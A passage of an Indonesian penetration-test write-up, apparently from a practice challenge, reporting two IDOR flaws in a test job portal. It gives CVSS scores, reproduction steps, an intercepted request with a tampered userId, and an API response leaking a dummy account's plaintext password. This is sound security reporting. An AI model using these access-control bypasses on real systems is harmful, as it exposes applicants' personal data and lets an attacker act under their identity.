Penyerang dapat membaca seluruh data lamaran perusahaan lain (nama, CV, kontak kandidat) sekaligus mengubah statusnya secara sewenang-wenang. Barrier masuk sangat rendah: hanya memerlukan akun Company biasa tanpa teknik eksploitasi lanjutan. C:H karena data pribadi pelamar (CV, kontak, dokumen) terekspos penuh; I:H karena status rekrutmen dapat dimanipulasi secara permanen. Dampak terhadap kandidat bersifat langsung: keputusan karir mereka dipengaruhi oleh pihak tidak berwenang. Dari sisi bisnis, kerentanan ini melanggar prinsip kerahasiaan data rekrutmen dan berpotensi menimbulkan gugatan hukum atas pelanggaran privasi.

e. Nilai Risiko


CVSS String : **AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N**

Base Score : **8.1**


Rating : **HIGH**

i. Langkah Langkah

1. Login menggunakan akun yang memiliki role Company
2. Pergi ke <https://jobportal.vulnapp.id/post-job> lalu ke view applications



3. Amati URL dan ubah ID aplikasi menjadi ID milik perusahaan lain, misalnya /applications/14.



- Halaman akan memuat data lamaran milik perusahaan lain tanpa ada mekanisme pembatasan akses. Lakukan aksi Accept atau Reject pada lamaran tersebut.

jobportal.vulnapp.id/applications/14

JobSearch Jobs Post Job Applicants nectar2 -

Applications for: Pentester

2 applications received [Back to My Jobs](#)

Nectar1
Applied on 18/4/2026 • nectar1@gmail.com
rejected
Cover Letter:
Quick application submitted
Phone: 0811

[Accept](#)
[Reject](#)
[Mark as Reviewed](#)
[View Profile](#)

Nectar1
Applied on 18/4/2026 • nectar1@gmail.com
accepted
Cover Letter:
Quick application submitted
Phone: 0811

[Accept](#)
[Reject](#)
[Mark as Reviewed](#)
[View Profile](#)

- Login ke akun kandidat yang melamar pada perusahaan target dan verifikasi bahwa status lamarannya telah berubah sesuai dengan tindakan yang dilakukan oleh penyerang.

Pentester
Applied on 18/4/2026
rejected
Cover Letter:
Quick application submitted

Pentester
Applied on 18/4/2026
accepted
Cover Letter:
Quick application submitted

[View Job](#) [View Job](#)

g. Rekomendasi

- Implementasikan pemeriksaan kepemilikan (ownership check) pada setiap akses ke resource `/applications/{id}`. Server harus memverifikasi bahwa perusahaan yang mengakses adalah pemilik sah dari lamaran tersebut
- Terapkan middleware otorisasi yang konsisten di seluruh endpoint sensitif untuk memastikan setiap request divalidasi berdasarkan konteks sesi pengguna

h. Referensi

https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control

3.6 IDOR – Apply Pekerjaan atas Nama Pengguna Lain

a. Deskripsi

Pada proses pengajuan lamaran pekerjaan, parameter userID yang dikirimkan dalam request tidak divalidasi terhadap identitas pengguna yang sedang terautentikasi. Dengan memanipulasi nilai userID pada request melalui intercepting proxy, penyerang dapat mendaftarkan lamaran pekerjaan atas nama pengguna lain tanpa sepengetahuan mereka.

b. URL

https://jobportal.vulnapp.id/jobs/{jobs_id}

c. Status

OPEN

d. Dampak


Meskipun terlihat sederhana, IDOR ini memiliki dampak Integrity yang signifikan: identitas korban digunakan untuk melakukan tindakan hukum (melamar pekerjaan) tanpa persetujuan mereka. I: H karena data rekam jejak lamaran korban dimanipulasi secara permanen—lamaran yang tidak pernah dibuat korban muncul di riwayat mereka, berpotensi mempengaruhi relasi profesional dan reputasi di mata perusahaan. Kerentanan ini juga dapat dirantai dengan IDOR 3.5 untuk menciptakan serangan yang lebih merusak: buat lamaran palsu atas nama korban, lalu tolak lamaran tersebut untuk merusak reputasi mereka

e. Nilai Risiko


CVSS String : **AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N**
 Base Score : **7.1**
 Rating : **HIGH**

f. Langkah Langkah


1. Login menggunakan akun dengan role JobSeeker
2. Kunjungi halaman <https://jobportal.vulnapp.id/jobs> lalu pilih salah satu
3. Setelah itu apply dan aktifkan intercepting proxy untuk menangkap request sebelum dikirim.



4. Kirim response tersebut ke repeater



- Ubah nilai parameter userID pada body request menjadi ID pengguna lain yang menjadi target. Disini Saya ganti menjadi userID 31 yaitu akun dummy yang sudah saya siapkan. Saya tau akun dummy saya memiliki userID 31 itu dari url js yang sudah kita dapat di langkah 3.1



```

Request
3 Connection: keep-alive
4 Cookie: JSESSIONID=eyJpZCI6MTcsInVzZXJ0YWllIjoibmVjdGFyMSIsImVtYmVsIjoibmVj
dGFyMUBnbWpC5jb20iLCJwYXNkd29yZCI6Im5lY3RhcjIwMjYiLCJyb2x1IjoibWV
tYmVyIiwiaWZnVsbE5hbWUiOiJOZWNOYXlxiIiwicGhvbmUiOiIwODEwODEwYWRkcmVzcy
I6IkluaSBha3VuIiwiaWY29tcGFueU5hbWUiOiIiLCJ3ZWJzaXRlIjoiiIiwiaWY3IjYXRlZ
EF0IjoimjAyNi0wMj0xODQxMzoyMToyMCAyODIyNzdaIiwidXBkYXRlZEF0IjoimjAy
Ni0wMj0xODQxMzoyMToyMCAyODIyNzdaIn0=
5 Content-Length: 52
6 Sec-Ch-UA-Platform: "Windows"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0
Safari/537.36
8 Accept: application/json, text/plain, */*
9 Sec-Ch-UA: "Google Chrome";v="147", "Not.A/Brand";v="8",
"Chromium";v="147"
10 Content-Type: application/json
11 Sec-Ch-UA-Mobile: ?0
12 Origin: https://jobportal.vulnapp.id
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://jobportal.vulnapp.id/jobs/18
17 Accept-Encoding: gzip, deflate, br, zstd
18 Accept-Language: en-US,en;q=0.9,id;q=0.8
19
20 {
21   "jobId": 18,
22   "userId": 31,
23   "coverLetter": "Halo user sebelah"
24 }

Response
1 HTTP/1.1 200 OK
2 Server: nginx/1.24.0 (Ubuntu)
3 Date: Sat, 18 Apr 2026 14:05:49 GMT
4 Content-Type: application/json
5 Content-Length: 209
6 Connection: close
7 Access-Control-Allow-Credentials: true
8 Access-Control-Allow-Headers: Content-Type, Authorization, X-
Requested-With, X-User-Role
9 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
10 Access-Control-Allow-Origin: https://jobportal.vulnapp.id
11 Access-Control-Expose-Headers: *
12
13 {
14   "application": {
15     "id": 17,
16     "jobId": 18,
17     "userId": 31,
18     "coverLetter": "Halo user sebelah",
19     "status": "pending",
20     "appliedAt": "2026-04-18T14:05:49.253571319Z"
21   },
22   "message": "Application submitted successfully",
23   "success": true
24 }

```


```

jobportal.vulnapp.id/api/user/31
pretty-print
{"success":true,"user":{"id":31,"username":"nectar","email":"nectar@gmail.com","password":"nectar2025","role":"member","fullName":"nectar","phone":"222","address":"222","companyName":"","website":"","createdAt":"2026-04-18T13:58:56.446058Z","updatedAt":"2026-04-18T13:59:37.412211Z"}}

```

- Forward request yang telah dimodifikasi dan amati respons server mengembalikan status 200 OK, mengindikasikan bahwa lamaran berhasil disubmit.

7. Untuk validasi, login ke akun target dan periksa riwayat lamaran—lamaran yang dibuat oleh penyerang akan muncul di sana.



g. Rekomendasi

- Hapus parameter userID dari body request pada proses apply pekerjaan. Server seharusnya secara otomatis mengambil identitas pelamar dari sesi yang aktif, bukan dari input yang dikirimkan pengguna.
- Terapkan validasi server-side yang ketat untuk memastikan seluruh aksi yang mengidentifikasi pengguna selalu diambil dari token sesi yang terverifikasi.

h. Referensi

https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control

Nama : Daffa Rahadya Atmawiguna

Link Write-UP Linkedin : https://www.linkedin.com/posts/daffa-rahadya-atmawiguna-25ab023b4_heliumchallenge-heliumcore-pentest-ugcPost-7451314875642904576-jW8K?utm_source=share&utm_medium=member_desktop&rcm=ACoAAGVB UuYB7RugfAALio220B9XYu_FTF5a9-M